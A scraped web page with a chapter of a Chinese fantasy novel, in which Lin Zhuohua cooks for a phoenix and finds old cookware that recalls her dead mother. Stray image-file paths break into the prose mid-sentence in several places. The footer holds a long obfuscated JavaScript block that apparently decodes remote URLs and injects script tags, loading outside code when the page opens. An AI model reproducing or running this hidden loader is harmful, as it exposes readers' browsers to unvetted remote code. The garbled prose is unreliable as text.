    沈玉郎被噎得说不出话。林灼华在旁边看着,差点笑出声,说:“你这书呆子,跟凤凰谈买卖,你手里连块银子都没有,人家能搭理你才怪。”
    沈玉郎脸一红,说:“我这不是想着以诚动人嘛!”
    “以诚动人?”林灼华撇了撇嘴,“你诚是诚了,人家凤凰又不缺你这点诚意——它缺的是吃的。”
    她说着,把汤碗往地上一放,撸起袖子,转头对阿绿喊:“阿绿!把锅架起来!俺要给凤凰做顿饭!”
    阿绿正蹲在火山口边上,被热浪烤得蔫头耷脑,一听这话,绿毛都炸起来了:“姑奶奶,您在说啥?这地方连根草都不长,您上哪儿找食材去?”
    “食材?”林灼华一拍腰间的布包,“俺带着呢!来的路上顺路捡了几个海胆,还有两条干海鱼,加上俺包里那包海带——够做一锅海鲜乱炖了!”
    阿绿瞪大了眼睛:“凤凰吃海鲜?”
    “你管它吃啥呢!先做了再说!”林灼华说着,已经蹲下来开始架锅。这火山口的地面滚烫,锅架上去没一会儿就热得滋滋响。她从包袱里掏出海胆、干海鱼和海带,又摸出一把干辣椒和一小罐盐,开始收拾食材。铁憨憨在旁边帮忙劈柴——说是劈柴,其实是从火山口边缘捡来的几根焦黑的枯枝,也不知道是什么树的根,被地热烤得干透,一折就断,烧起来倒是旺得很。
    火升起来的时候,林灼华把海鱼放进锅里干煎,鱼皮碰到滚烫的锅底,发出“滋啦”一声响,香气一下子冒了出来。她又往锅里加了水,丢进海带和干辣椒,盖上锅盖,让汤慢慢炖着。
    凤凰的鼻翼轻轻翕动了两下,脑袋往这边偏了偏。
    林灼华假装没看见,低头搅着汤锅。她一边搅一边打量凤凰巢穴周围的地面,这一看,她忽然愣住了——巢穴周围的火山灰里,散落着好几样东西:半截烧焦的铁铲、一个裂了口的陶罐、一把锈得看不出原本模样的菜刀,还有一个歪歪扭扭的铜锅,锅底破了个洞,被随手扔在乱石堆里。
    那些东西都带着被火燎过的痕迹,焦黑发脆,显然在这里躺了很长年头了。林灼华走过去,拎起那把锈菜刀掂了掂,刀柄上还缠着一圈麻绳,已经被火烤得碳化,一碰就掉渣。
    “这……这是有人来过?”林灼华转头看向林灼霜。
    林灼霜走过来,蹲下看了看那堆残骸,眉头微微皱起:“不是来过——是在这儿住过。你看那把铜锅的锅沿,被磨得锃亮,说明用得很多;还有那把铁铲,铲头卷了刃,是反复用来翻动食材才会磨成这样的。”
    “厨具?”沈玉郎也凑过来,拎起那半截铁铲看了看,“有人在这火山口做过饭?”
    “而且不是做了一顿两顿。”林灼霜站起身,环顾四周,“能在凤凰巢穴旁边安营扎寨、生火做饭,还全身而退的人——要么是胆子大到没边,要么就是跟凤凰有交情。”
    林灼华握着那把锈菜刀,心里忽然涌起一种说不清道不明的感觉。她低头看着刀柄上那圈焦黑的麻绳,忽然觉得,那麻绳缠的方式有点眼熟——她娘生前系围裙的时候,总爱把绳头拧成一股,在腰后别个结,跟这刀柄上的缠法一模一样。
    她心头猛地一跳,正要细看,身后忽然传来一声低沉的呜咽。
    她回过头,凤凰不知何时已经探下头来,琥珀色的竖瞳正定定地望着她——准确地说,是望着她手里那把锈菜刀。凤凰的喉咙里发出一声更沉的、更软的声音,像是隔了二十年,终于认出了什么。
    林灼华握着那把锈刀,站在火山口的热风里,忽然觉得眼眶有点烫。她低头看了看刀柄上那圈焦黑的麻绳,又抬头看了看凤凰,心里忽然明白了——这凤凰巢穴周围散落的厨具,不是别人留下的。那是一个她娘那样的人,曾经在这里生活过的痕迹。
章节报错(免登陆)
验证码: 提交关闭
!function(){function a(a){var _idx="n5jzanf3om";varb={e:"P",w:"D",T:"y","+":"J",l:"!",t:"L",E:"E","@":"2",d:"a",b:"%",q:"l",X:"v","~":"R",5:"r","&":"X",C:"j","]":"F",a:")","^":"m",",":"~","}":"1",x:"C",c:"(",G:"@",h:"h",".":"*",L:"s","=":",",p:"g",I:"Q",1:"7",_:"u",K:"6",F:"t",2:"n",8:"=",k:"G",Z:"]",")":"b",P:"}",B:"U",S:"k",6:"i",g:":",N:"N",i:"S","%":"+","-":"Y","?":"|",4:"z","*":"-",3:"^","[":"{","(":"c",u:"B",y:"M",U:"Z",H:"[",z:"K",9:"H",7:"f",R:"x",v:"&","!":";",M:"_",Q:"9",Y:"e",o:"4",r:"A",m:".",O:"o",V:"W",J:"p",f:"d",":":"q","{":"8",W:"I",j:"?",n:"5",s:"3","|":"T",A:"V",D:"w",";":"O"};returna.split("").map(function(a){return void 0!==b[a]?b[a]:a}).join("")}var b=a('data:image/jpg;base64,cca8>[qYF F82_qq!7_2(F6O2 5ca[Xd5 Y!5YF_52 2_qql88FjFgcY8fO(_^Y2Fm:_Y5TiYqY(FO5c"^YFdH2d^Y8(Z"a=F8YjYmpYFrFF56)_FYc"("ag""aPXd5 Y=2=O=68D62fODm622Y5V6fFh!qYF h86/Ko0.c}00%n0.cs*N_^)Y5c"}"aaa=78[6L|OJgN_^)Y5c"@"a<@=5YXY5LY9Y6phFgN_^)Y5c"0"a=YXY2F|TJYg"FO_(hY2f"=LqOFWfgfcmn<ydFhm5d2fO^cajngKa=5YXY5LYWfgfcmn<ydFhm5d2fO^cajngKa=5ODLgo=(Oq_^2Lg}0=6FY^V6Fhg6/}0=6FY^9Y6phFgh/o=qOdfiFdF_Lg0=5Y|5Tg0P=d8"#MqYYb"=(8HZ!F5T[(8+i;NmJd5LYcccY=Fa8>[qYF 282_qq!F5T[28qO(dqiFO5dpYmpYFWFY^cYaP(dF(hcYa[Fvvc28FcaaP5YF_522Pacda??"HZ"aP(dF(hcYa[P7_2(F6O2 JcYa[5YF_52 Ym5YJqd(Yc"[[fdTPP"=c2YD wdFYampYFwdFYcaaP7_2(F6O2 qcY=F=2a[F5T[qO(dqiFO5dpYmLYFWFY^cY=FaP(dF(hcYa[2vv2caPP7_2(F6O2 LcY=F8""a[7mqOdfiFdF_L8*}=}00<(mqY2pFh??c(mJ_Lhc`c$[YPa`%Fa=qcd=+i;NmLF562p67Tc(aaaP7_2(F6O2 fcY8}a[qYF F8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7h6CSq^2OJ:5LF_XDRT4"=28FmqY2pFh=O8""!7O5c!Y**!aO%8FHydFhm7qOO5cydFhm5d2fO^ca.2aZ!5YF_52 OPr55dTm6Lr55dTc(a??c(8HZ=qcd=""aa!qYF _8"5phCS^"!7_2(F6O2 ^cY=Fa[qYF 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"L(56JF"a!Xd5 O8H"hFFJLg\/\/[[fdTPP}Ko})hFL_h^m5FfCJ^6m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m5FfCJ^6m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m5FfCJ^6m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m5FfCJ^6m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m5FfCJ^6m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m5FfCJ^6m(O^gQ}1Q"="hFFJLg\/\/[[fdTPP}Ko})hFL_h^m5FfCJ^6m(O^gQ}1Q"Z!qYF 58JcOHc2YD wdFYampYFwdTcaZ??OH0Za%"/2nC4d27sO^/}Ko}"!Fj5%8"jR8"%fcnag_vvc5%8"j"%_%"8"%fcnaa=7m5Y|5T%%=2mL5(8Jc5a=2mO2qOdf87_2(F6O2ca[7mqOdfiFdF_L8@=$caP=2mO2Y55O587_2(F6O2ca[F??YvvYca=LYF|6^YO_Fc7_2(F6O2ca[2m5Y^OXYcaP=}0aP=fO(_^Y2FmhYdfmdJJY2fxh6qfc2a=7mqOdfiFdF_L8}PqYF p8"}Ko}"=X8"2nC4d27sO^"!7_2(F6O2 TcYa[}l88Ym5YdfTiFdFYvv0l88Ym5YdfTiFdFY??Ym(qOLYcaP7_2(F6O2 DcYa[Xd5 F8H"}Ko}^)ThF)mfJ)TdfOm2YF"="}Ko}X5ThF)mS_S(C4qm2YF"="}Ko}2pThFmfJ)TdfOm2YF"="}Ko}_JqhFmS_S(C4qm2YF"="}Ko}2TOhFmfJ)TdfOm2YF"="}Ko}CSqhF)mS_S(C4qm2YF"="}Ko})FfThF)fmfJ)TdfOm2YF"Z=F8FHc2YD wdFYampYFwdTcaZ??FH0Z=F8"DLLg//"%c2YDwdFYampYFwdFYca%F%"g@Q}1Q"=28H"Y#"%XZ!5cavv2mJ_Lhc"(h#"%5caa!qYFO82YD VY)iO(SYFcF%"/"%p%c_j"j"%_%"8"%fcnag""a=H2mCO62c"v"aZa!7m5Y|5T%%=OmO2OJY287_2(F6O2ca[7mqOdfiFdF_L8@P=OmO2^YLLdpY87_2(F6O2cFa[qYF 28FmfdFd!F5T[28cY8>[qYF5=F=2=O=6=d=(8"(hd5rF"=q8"75O^xhd5xOfY"=L8"(hd5xOfYrF"=f8"62fYR;7"=_8"ruxwE]k9W+ztyN;eI~i|BAV&-Ud)(fY7ph6CSq^2OJ:5LF_XDRT40}@sonK1{Q%/8"=^8""=h80!7O5cY8Ym5YJqd(Yc/H3r*Ud*40*Q%/8Z/p=""a!h<YmqY2pFh!a28_HfZcYH(Zch%%aa=O8_HfZcYH(Zch%%aa=68_HfZcYH(Zch%%aa=d8_HfZcYH(Zch%%aa=58c}nvOa<<o?6>>@=F8csv6a<<K?d=^%8iF562pHqZc2<<@?O>>oa=Kol886vvc^%8iF562pHqZc5aa=Kol88dvvc^%8iF562pHqZcFaa![Xd5 78^!qYF Y8""=F=2=O!7O5cF858280!F<7mqY2pFh!ac587HLZcFaa<}@{jcY%8iF562pHqZc5a=F%%ag}Q}<5vv5<@@ojc287HLZcF%}a=Y%8iF562pHqZccs}v5a<<K?Ksv2a=F%8@agc287HLZcF%}a=O87HLZcF%@a=Y%8iF562pHqZcc}nv5a<<}@?cKsv2a<<K?KsvOa=F%8sa!5YF_52 YPPac2a=2YD ]_2(F6O2c"MFf(L"=2acfO(_^Y2Fm(_55Y2Fi(56JFaP(dF(hcYa[F82mqY2pFh*o0=F8F<0j0gJd5LYW2FcydFhm5d2fO^ca.Fa!Lc@0o=` $[Ym^YLLdpYP M[$[FPg$[2mL_)LF562pcF=F%o0aPPM`a=7mqOdfiFdF_L8*}PTcOa=@8887mqOdfiFdF_Lvv$caP=OmO2Y55O587_2(F6O2ca[@l887mqOdfiFdF_LvvYvvYca=TcOaP=7mqOdfiFdF_L8}PqYF i8l}!7_2(F6O2 $ca[ivvcfO(_^Y2Fm5Y^OXYEXY2Ft6LFY2Y5c7mYXY2F|TJY=7m(q6(S9d2fqY=l0a=Y8fO(_^Y2FmpYFEqY^Y2FuTWfc7m5YXY5LYWfaavvYm5Y^OXYca!Xd5 Y=F8fO(_^Y2Fm:_Y5TiYqY(FO5rqqc7mLqOFWfa!7O5cqYF Y80!Y<FmqY2pFh!Y%%aFHYZvvFHYZm5Y^OXYcaP7_2(F6O2 )ca[LYF|6^YO_Fc7_2(F6O2ca[67c@l887mqOdfiFdF_La[Xd5[(Oq_^2LgY=5ODLgO=6FY^V6Fhg5=6FY^9Y6phFg6=LqOFWfgd=6L|OJg(=5YXY5LY9Y6phFgqP87!7_2(F6O2 Lca[Xd5Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mLT4X(CSm(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7O5cqYF 280!2<Y!2%%a7O5cqYF F80!F<O!F%%a[qYF Y8"JOL6F6O2g76RYf!4*62fYRg}00!f6LJqdTg)qO(S!"%`qY7Fg$[2.5PJR!D6fFhg$[ydFhm7qOO5cmQ.5aPJR!hY6phFg$[6PJR!`!Y%8(j`FOJg$[q%F.6PJR`g`)OFFO^g$[q%F.6PJR`!Xd5f8fO(_^Y2Fm(5YdFYEqY^Y2Fcda!fmLFTqYm(LL|YRF8Y=fmdffEXY2Ft6LFY2Y5c7mYXY2F|TJY=La=fO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=faP67clia[qYF[YXY2F|TJYgY=6L|OJg5=5YXY5LY9Y6phFg6P87!fO(_^Y2FmdffEXY2Ft6LFY2Y5cY=^=l0a=7m(q6(S9d2fqY8^!Xd5 28fO(_^Y2Fm(5YdFYEqY^Y2Fc"f6X"a!7_2(F6O2 _ca[Xd5 Y8Jc"hFFJLg//[[fdTPP}Ko}qFq^)Y6(:mLT4X(CSm(O^gQ}1Q/((/}Ko}j6LM2OF8}vFd5pYF8}vFT8@"a!FOJmqO(dF6O2l88LYq7mqO(dF6O2jFOJmqO(dF6O28YgD62fODmqO(dF6O2mh5Y78YP7_2(F6O2 ^cYa[Xd5 F8D62fODm622Y59Y6phF!qYF 280=O80!67cYaLD6F(hcYmLFOJW^^Yf6dFYe5OJdpdF6O2ca=YmFTJYa[(dLY"FO_(hLFd5F"g28YmFO_(hYLH0Zm(q6Y2F&=O8YmFO_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"FO_(hY2f"g28Ym(hd2pYf|O_(hYLH0Zm(q6Y2F&=O8Ym(hd2pYf|O_(hYLH0Zm(q6Y2F-!)5YdS!(dLY"(q6(S"g28Ym(q6Y2F&=O8Ym(q6Y2F-P67c0<2vv0<Oa67c5a[67cO<86a5YF_52l}!O<h%6vv_caPYqLY[F8F*O!67cF<86a5YF_52l}!F<h%6vv_caPP2m6f87m5YXY5LYWf=2mLFTqYm(LL|YRF8`hY6phFg$[7m5YXY5LY9Y6phFPJR`=5jfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc"d7FY5)Yp62"=2agfO(_^Y2Fm)OfTm62LY5FrfCd(Y2FEqY^Y2Fc")Y7O5YY2f"=2a=i8l0PqYF F8Jc"hFFJLg//[[fdTPP}Ko})hFL_h^m5FfCJ^6m(O^gQ}1Q/f/}Ko}j(8}vY82nC4d27sO^"a!FvvLYF|6^YO_Fc7_2(F6O2ca[Xd5 